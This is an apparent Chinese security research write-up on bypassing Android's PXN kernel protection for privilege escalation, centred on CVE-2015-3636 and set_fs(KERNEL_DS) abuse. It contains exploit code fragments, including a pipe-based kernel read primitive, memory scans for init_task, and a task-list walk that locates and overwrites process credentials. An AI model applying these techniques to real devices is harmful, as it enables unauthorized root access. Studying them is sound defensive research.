Android PXN绕过技术研究

GeneBlue 2016.07.27

0x01 PXN技术介绍

PXN是Privileged eXecute Never的缩写，意为非特权执行，简单点说PXN是ARM平台下的一项内核保护措施，该措施的目的是阻止内核执行用户态代码，保证内核的执行流程不会被劫持到用户空间。



Figure 3-5 Short-descriptor first-level descriptor formats

图1 PXN Bit

一级页表的PXN位置1时即开启了PXN保护。当CPU运行在PL1即内核态时却尝试执行用户态代码，就会产生Permission fault错误。也是就说，PXN只会阻止用户态代码以内核权限执行，并没有阻止内核去读取用户空间的数据，这一点对于bypass PXN非常重要。

0x02 非PXN提权

在没有PXN的年代，攻击者常采用ret2usr技术来获取内核的执行权限，从而使用户态代码在内核空间执行，进而可以调用内核函数或者随意修改内核数据达到提权的目的。如图2是ret2usr的示意：

当内核存在漏洞时，攻击者的目标就是要控制住某个内核函数指针，有的漏洞可以直接控制内核指针，有的要通过内核写或其它方式篡改掉可在用户态触发的内核指针，比如常用的ptmx_fops表的fsync指针，然后将这个可控的内核指针重定向到用户态的Shell Code处。当漏洞触发时或在用户态人为调用内核函数时，内核的执行流程将被重定向到Shell Code处，此

时Shell Code运行在内核空间并可随意访问内核函数或内核数据。一般来说，直接修改进程creds或通过commit_creds()这个内核函数来修改都能达到提权的目的。



图2 ret2usr示意

通过commit_creds()函数来提权是较为传统的方式，在Shell Code直接调用commit_creds(prepare_kernel_cred(0))即可提升本进程权限，但这里存在一个问题，如何得到commit_creds()和prepare_kernel_cred()这两个内核函数地址。Android系统的碎片化导致这两个函数的地址不是固定的，如果一定要获取，就要从/proc/kallsyms文件中读取内核符号表，然而读取该文件需要Root权限。所以在Android平台通过commit_creds()函数来提权的方法通常不被采用。

在Android下的ret2usr中，直接修改进程creds似乎使用的较多一些。修改creds面临的首要问题就是如何定位creds在内存中的位置。creds结构存储在进程的task_struct结构中，task_struct结构又可以由thread_info结构的task成员获取，所以能找到进程thread_info的位置，就能进一步获取creds的位置。幸运的是，当Shell Code运行在内核空间时，获取当前进程的thread_info并不困难。内核的thread_union结构规定了thread_info和当前进程的内核栈是紧邻着存放的，通过内核栈的sp指针即可获取thread_info。如下curren_thread_info()函数就可

```
union thread_union {
        struct thread_info thread_info;
        unsigned long stack[THREAD_SIZE/sizeof(long)];
};
```

```
static inline struct thread_info *current_thread_info(void)
{
        register unsigned long sp asm ("sp");
        return (struct thread_info *)(sp & ~(THREAD_SIZE - 1));
}
```



图3 thread_info位置

获取进程的thread_info。因为Shell Code运行在内核空间，所以此时获取到的栈指针寄存器sp就是内核栈的栈指针，在32位的内核中，屏蔽掉sp的低13位就能获取到thread_info。内核也是采用这种方法来获取进程thread_info信息的。找到thread_info后，就能进一步找creds，然后直接对creds的内存做修改即可提权。

然而，目前大多数的Android设备都开启了PXN保护，这让ret2usr攻击不再有效……

0x03 bypass PXN常规方法

PXN的设计初衷就是阻断ret2usr这类攻击手段，让内核只执行内核空间的代码。类似于《Linux内核ROP姿势详解(一)》一文中采用ROP bypass SMEP的方法，ARM平台下bypass PXN也可以采用ROP技术。《PXN防护技术的研究与绕过》一文已经详细讲解了构建内核ROP来bypass PXN的步骤，这里不再重复原文内容，大概介绍原文中未涉及到的小细节。通过该文可知，bypass PXN时内核ROP主要完成三部分工作：泄漏内核sp值，计算addr_limit地址和patch addr_limit。这个过程的最终目的是patch addr_limit，让用户态可以自由访问内核空间，然后修改内核creds结构来提权。

可以看出泄漏内核sp值不仅仅用于找到addr_limit地址，更是用于提权时定位creds结构在内存中的位置。用户态虽然可以自由访问内核空间，但并不能以指针的方式直接访问内核，要以内核可接受的通信方式来间接访问，比如使用管道pipe来通信。之后对creds的每一次

修改都要通过pipe write的方式。有别于ret2usr攻击，这种方式的提权操作运行在用户空间，而ret2usr中的Shell Code运行在内核态，这是这两种方式的本质区别。

构建内核ROP 虽然可以bypass PXN，但这种方法仍然存在不少弊端。第一，ROP链的执行很难兼顾到内核栈的平衡，这为内核的后续运行埋下了不安定因素;第二，构建ROP链时使用的gadgets寻找起来比较麻烦;最后，构建好的ROP链很难做到通用，原因仍是Android的碎片化。

0x04 bypass PXN新方法

针对上述缺陷，360冰刃实验室的安全研究员赵建强、陈耿佳和潘剑锋在mosec2016中分享了一些新方法。在参鉴会议ppt的基础上，笔者实践了其中的一些方法。

方法一：bypass PXN with set_fs(KERNEL_DS)

第一种方法也是笔者实践的方法，这里还是以2015年最火的漏洞CVE-2015-3636来讲述。一切都要从set_fs()这个内核函数说起。

set_fs()函数原型如下，可见该函数就是用来修改当前进程的addr_limit值。addr_limit值限定了用户态程序能够访问的地址空间，那么内核为什么要使用这样的函数呢？这主要是因

```
static inline void set_fs(mm_segment_t fs)
{
        current_thread_info()->addr_limit = fs;
        modify_domain(DOMAIN_KERNEL, fs ? DOMAIN_CLIENT :
DOMAIN_MANAGER);
}
```

为内核要使用系统调用。系统调用是设计给用户态程序用的，当用户态去使用系统调用时会受地址空间的限制，有时内核也要去使用系统调用，比如一些文件操作，当内核使用的时候就要去掉地址空间的限制，一般调用set_fs(KERNEL_DS)更改addr_limit值去掉空间限制，使用完系统调用后还要将地址空间的限制还原，这时调用set_fs(oldfs)即可。set_fs()这个函数较为危险，所以内核在使用的时候总是以set_fs(KERNEL_DS)和set_fs(oldfs)这两次调用成对出现。所以如果能以漏洞的方式绕过set_fs(oldfs)的执行，内核空间将一直对用户态打开，这样也就绕过了PXN。

首先，我们需要在内核代码中寻找set_fs()被调用的模块，然后再从其中筛选出便于利用的部分。那应该怎样去筛选呢？前文已表明，绕过set_fs(oldfs)的执行就算是绕过PXN了，所以如果能在set_fs(KERNEL_DS)和set_fs(oldfs)这两个指令之间找到一个可控的函数指针，就极有可能绕过set_fs(oldfs)执行，如下kernel_setsockopt()函数所示。笔者按照这样的方法在3.4的内核中寻找一番，确实找到了很多这样的模块。

```
int kernel_setsockopt(struct socket *sock, int level, int optname,
                      char *optval, unsigned int optlen)
{
```

```
        mm_segment_t oldfs = get_fs();
        char __user *uoptval;
        int err;

        uoptval = (char __user __force *) optval;

        set_fs(KERNEL_DS);
        if (level == SOL_SOCKET)
                err = sock_setsockopt(sock, level, optname, uoptval, optlen);
        else
                err = sock->ops->setsockopt(sock, level, optname, uoptval,
                                            optlen);
        set_fs(oldfs);
        return err;
}
```

github上已有3636在非PXN下的利用代码。其中sk->sk_prot->close指针和R0，R1寄存器都是可以控制的。所以我们控制sk->sk_prot->close指针跳转到kernel_setsockopt()函数地址处，此时的R0即是kernel_setsockopt()的第一个参数sock，所以sock->ops->setsockopt这个函数指针就可以通过R0+offset来控制。这个offset的具体值可以查看kernel_setsockopt()的汇编码来确定。汇编码如下表所示。在编码实现的过程中，偏移可能无法一次性确定下来，而且实体

```
ROM:C084AAE0 kernel_setsockopt_                 ; CODE XREF:
generic_ip_connect_+124p
ROM:C084AAE0
ROM:C084AAE0 var_20         = -0x20
ROM:C084AAE0 arg_0          =  4
ROM:C084AAE0
ROM:C084AAE0                MOV           R12, SP
ROM:C084AAE4                STMFD         SP!, {R4,R5,R11,R12,LR,PC}
ROM:C084AAE8                SUB           R11, R12, #4
ROM:C084AAEC                SUB           SP, SP, #8
ROM:C084AAF0                STR           LR, [SP,#0x1C+var_20]!
ROM:C084AAF4                BL            __gnu_mcount_nc_
ROM:C084AAF8                MOV           R12, SP
ROM:C084AAFC                BIC           R4, R12, #0x1FC0
ROM:C084AB00                CMP           R1, #1
ROM:C084AB04                BIC           R4, R4, #0x3F
ROM:C084AB08                MOV           R12, #0
ROM:C084AB0C                LDR           R5, [R4,#8] ；set_fs(KERNEL_DS)指令
ROM:C084AB10                STR           R12, [R4,#8]
ROM:C084AB14                BEQ           loc_C084AB38
ROM:C084AB18                LDR           R12, [R0,#0x18] ；在R0+0x18放置用户态地址a
ROM:C084AB1C                LDR           LR, [R11,#arg_0]
ROM:C084AB20                STR           LR, [SP,#0x20+var_20]
ROM:C084AB24                LDR           R12, [R12,#0x30] ；在用户态地址a+0x30处放置
                                                           ；要跳转到目标地址C084AB30
ROM:C084AB28                BLX           R12
```

```
ROM:C084AB2C
ROM:C084AB2C loc_C084AB2C                       ; CODE XREF:
kernel_setsockopt_+64j
ROM:C084AB2C                STR          R5, [R4,#8] ；set_fs(oldfs)指令
ROM:C084AB30                SUB          SP, R11, #0x14
ROM:C084AB34                LDMFD          SP, {R4,R5,R11,SP,PC}
ROM:C084AB38 ; ---------------------------------------------------------------------------
ROM:C084AB38
ROM:C084AB38 loc_C084AB38                       ; CODE XREF: kernel_setsockopt_+34j
ROM:C084AB38                LDR          LR, [R11,#arg_0]
ROM:C084AB3C                STR          LR, [SP,#0x20+var_20]
ROM:C084AB40                BL           sock_setsockopt_
ROM:C084AB44                B            loc_C084AB2C
ROM:C084AB44 ; End of function kernel_setsockopt_
```

机的内核调试比较麻烦，这时内核panic产生的寄存器上下文信息就显得非常有帮助了。可以从last_kmsg中查看相应的寄存器值来判断覆盖sk结构中的偏移是否正确。

在顺利绕过set_fs(oldfs)指令后，此时PXN就已经被绕过，用户态程序可以随意访问内核地址空间，可以用如下的一段代码验证一下，返回0即表示读取内核地址成功。

```
 int read_at_address_pipe(void* address, void* buf, ssize_t len)
{
  int ret = 1;
  int pipes[2];

  if(pipe(pipes))
    return 1;

  if(write(pipes[1], address, len) != len)
    goto end;
  if(read(pipes[0], buf, len) != len)
    goto end;

  ret = 0;
end:
  close(pipes[1]);
  close(pipes[0]);
  return ret;
}

  void *address;
  address = 0xc1032000;
  void *buf;
  buf = (void *)malloc(100 * sizeof(void));
  int ret2 = read_at_address_pipe(address, buf, 10);
  printf("ret = %d\n",ret2);
```

```
do_get_root execed
ret = 0
get root failed >_<
```

图4 访问内核

提权的最终操作就是要修改进程的creds结构，在bypass PXN的常规方法中，是通过泄露内核sp来定位creds的，但这个过程中并没有泄露内核sp，那该怎样去找提权进程的creds呢？笔者本也不太明白，后来看雪网友风间仁给予了一些思路：可以先用特征码搜索内核空间init_task进程的task_sturct结构，然后通过该结构中的tasks链表去遍历内核空间所有进程的task_struct结构，在遍历的过程中通过进程名就能找到提权进程的task_struct，之后就能确认提权进程creds的位置。遍历过程如下图所示。



图5 task_struct链表

首先，我们需要在内核空间寻找init_task进程的task_struct结构。这里存在一个问题，为什么不能在内核空间直接搜索提权进程的task_struct呢？这可能并非不可，而是考虑到搜索的效率。init_task进程的task_struct是静态创建的，分布在内核中相对固定区域，这个区域值可以从/proc/iomem中的kernel data字段获取，而其他进程都是由init进程fork而来，task_struct结构是动态分配在内核堆区域。相比较而言，kernel data区范围较小，搜索起来会快很多。寻找init_task位置的代码如下所示，for循环中的两个硬编码可以通过读/proc/iomem来消除掉，这里主要是利用了task_struct前三个成员的特征来搜索内存。搜索完毕后，就可以

```
for(i = 0xc1032000;i<0xc13af673;i+=4){
    read_at_address_pipe((void *)i,&init_info,sizeof(init_info));
    if(((int)init_info.stack & 0x1ff) == 0
      && init_info.usage == 0x2
      && init_info.flags == 0x200000){
      printf("    ++found swapper/0 task_struct_address: %lp\n", i);
      init_task_address = (void *)i;
      printf("    ++init_task_address = %x\n",init_task_address);
      break;
    }
  }
```

```
 for(i = 0;i<0x400;i+=4){
   read_at_address_pipe((void
*)(init_task_address+i),pushable_tasks_value,sizeof(*pushable_tasks_value));
   printf("    ++pushable_tasks_value = %x\n",*pushable_tasks_value);
   if(*pushable_tasks_value == 0x8c){
     init_head_address = (void *)(init_task_address+i-8); //init head 在该值的前两个地址处
，所以要减去8
     printf("    ++init_head_address = %x\n",init_head_address);
     //read_at_address_pipe(init_head_address,&init_head_pr,sizeof(init_head_pr)); //将init
head 地址处的值读出，这个值应该是个指针指向init_head处
     //printf("    ++init_head_pr = %x\n",init_head_pr);
     //所以还要在读一次
     read_at_address_pipe(init_head_address,&init_head,sizeof(init_head)); //这一次读出
的是内核的链表头
     printf("    ++init head = %x\n",init_head);
     printf("    ++init head next= %x\n",init_head.next);
     printf("    ++init head prev= %x\n",init_head.prev);
     break;
   }
 }
```

获取init_task进程的task_struct结构在内存中的位置init_task_address，获取了位置后，可以通过一定的偏移位置获取tasks链表头，也可以使用上述代码遍历来获取，这里使用了一个小技巧，tasks链表头下面的pushable_tasks变量的第一个值prio在手机设备中的值总是为0x8c，利用这个就可以在循环的过程中找到tasks位置。之后就可以利用tasks这个链表头，去遍历内核链表了。

因为每一次对内核的访问都要通过pipe read方式，而且在遍历过程中，我们还要去确当前遍历到的tast_struct结构是否属于提权进程，所以遍历内核链表的方法就有别与内核中的链表遍历方法。遍历过程如下所示。需要注意的是，判定遍历到的task_struct时利用到了cpu_timers这种通用的定位方法，这是因为cpu_timers的netx与prev是相同的，所以这可以作为一个特征，再用comm成员判断一下进程名即可确认是否为提权进程。

```
 for(;pos->next != init_head.next ;){
  printf("   ++pos value = %x\n",*pos);
  for(m = 0; m < 0x400; m+=4){
    read_at_address_pipe((void *)(offset+m),task,sizeof(*task));
    if(is_cpu_timer_valid(&task->cpu_timers[0])
       && is_cpu_timer_valid(&task->cpu_timers[1])
       && is_cpu_timer_valid(&task->cpu_timers[2])
       && task->real_cred == task->cred){
       printf("         ++comm = %s\n",task->comm);
       if(!strcmp(task->comm,"poc")){
         printf("              ++get process poc!\n");
         self_cred = task->cred;
       }
    }
  }
```

```
  offset = pos->next;
   read_at_address_pipe(pos->next,pos,sizeof(*pos));
}
```

当找到提权进程creds时，接下来的工作就是要对其修改，写内核的操作依然是通过管道pipe的方式。至此，通过遍历内核task_struct结构来修改提权进程creds的操作就完成了。



图6 bypass PXN

对于3636这个漏洞，我们可以控制R0寄存器，但有的漏洞是无法控制R0的。此时还能采用绕过set_fs(oldfs)的方式来bypass PXN吗？

```
struct file_operations {
    struct module *owner;
    loff_t (*llseek) (struct file *, loff_t, int);
    ssize_t (*read) (struct file *, char __user *, size_t, loff_t *);
    ssize_t (*write) (struct file *, const char __user *, size_t, loff_t *);
    ssize_t (*aio_read) (struct kiocb *, const struct iovec *, unsigned long, loff_t);
    ssize_t (*aio_write) (struct kiocb *, const struct iovec *, unsigned long, loff_t);
    int (*readdir) (struct file *, void *, filldir_t);
    int (*iterate) (struct file *, struct dir_context *);
    unsigned int (*poll) (struct file *, struct poll_table_struct *);
    long (*unlocked_ioctl) (struct file *, unsigned int, unsigned long);
    long (*compat_ioctl) (struct file *, unsigned int, unsigned long);
    int (*mmap) (struct file *, struct vm_area_struct *);
    int (*open) (struct inode *, struct file *);
    int (*flush) (struct file *, fl_owner_t id);
    int (*release) (struct inode *, struct file *);
    int (*fsync) (struct file *, loff_t, loff_t, int datasync);
    int (*aio_fsync) (struct kiocb *, int datasync);
    int (*fasync) (int, struct file *, int);
```

图7 设备操作函数

这些设备操作函数的第一个参数并非全部是不可控的，如aio_fsync()函数的第一个参数kiocb就是可控的（见ppt），所以可以利用漏洞的方式将aio_fsync()这个函数指针更改到kernel_setsockopt()函数处，然后就可以继续用上述的方法来bypass PXN了。

方法二：bypass PXN with one bug

在理解了第一种方法的基础上，第二种方法就显得很简单了。方法二依然和set_fs()这个内核函数有关，当很难控制寄存器时可以采用这种方法。该方法依靠的是驱动程序中可能存在的bug，如下两图所示，bug代码中打开文件失败时，并没有调用set_fs(oldfs)及时关闭内核空间，这导致内核空间可一直被访问。

```
int write_xxx(char *dev)
{
    int ret = 0;
    struct file *fp;
    mm_segment_t old_fs;
    loff_t pos = 0;

    /* change to KERNEL_DS address limit */
    old_fs = get_fs();
    set_fs(KERNEL_DS);

    /* open file to write */
    fp = filp_open("/data/misc/test", O_WRONLY|O_CREAT, 0640);
    if (!fp) {
        printf("%s: open file error\n", __FUNCTION__);
        set_fs(old_fs);
        return -1;
    }

    /* Write buf to file */
    fp->f_op->write(fp, buf, size, &pos);

    /* close file before return */
    if (fp)
        filp_close(fp, current->files);
    /* restore previous address limit */
    set_fs(old_fs);

    return ret;
} ? end write_xxx ?
```

图8 正常代码

```
int write_xxx(char *dev)
{
    int ret = 0;
    struct file *fp;
    mm_segment_t old_fs;
    loff_t pos = 0;

    /* change to KERNEL_DS address limit */
    old_fs = get_fs();
    set_fs(KERNEL_DS);

    /* open file to write */
    fp = filp_open("/data/misc/test", O_WRONLY|O_CREAT, 0640);
    if (!fp) {
        printf("%s: open file error\n", __FUNCTION__);
        return -1;
    }

    /* Write buf to file */
    fp->f_op->write(fp, buf, size, &pos);

    /* close file before return */
    if (fp)
        filp_close(fp, current->files);
    /* restore previous address limit */
    set_fs(old_fs);

    return ret;
} ? end write_xxx ?
```

图9 bug代码

所以，当找到这样的一个bug时，通过ioctl()系统调用故意让驱动函数执行失败即可绕过pxn。可见，这种方法是最简单的，但前提是要能找到这样的bug代码。

方法三：bypass PXN with fake file_operations

第三种方法是通过伪造驱动的file_operations来任意读写内核。file_operations 中存储设备驱动的函数指针，比如设备的ioctl函数指针。可以利用内核的漏洞，比如内核任意写漏洞将file_operations结构伪造到用户态空间，从而可以控制file_operations结构中的所有函数指针，比如可以将ioctl的函数指针重定向到一个内核代码处，这个内核代码可以实现任意地址读（如ppt中所示）。当在用户态去调用这个驱动的ioctl函数时，实际执行的是那个内核代码。在用户空间执行API函数调用的流程是 用户程序->glibc库->系统调用，那么相应执行结果的返回流程是系统调用->glibc库->用户程序，然而系统调用的返回值可能会被glibc库当作error处理掉，所以需要自己实现glibc库中对应的syscall函数，从而使用户程序直接与系统调用沟通，拿到那个内核代码片执行的结果。这样就可以一直调用file_operations中伪造的函数指针来不停地读写内核，而且这个过程也没有去patch addr_limit。可以去读写内核了，提权过程就与上述方法一相同了。

0x05 总结

至此，笔者在介绍ret2usr提权方法的基础上，向大家完整介绍了 bypass PXN提权的新方法。希望这篇文章能对需要的朋友有所帮助。

0x06 参考文献

01.PXN防护技术的研究与绕过
02.ARM Infomation Center
03.进程描述符
04.Ownyour Android! Yet Another Universal Root
05.利用Linux内核里的Use-After-Free（UAF）漏洞提权
06.Android Root利用技术漫谈：绕过PXN
07.Linux内核ROP姿势详解(一)
08.https://github.com/fi01/CVE-2015-3636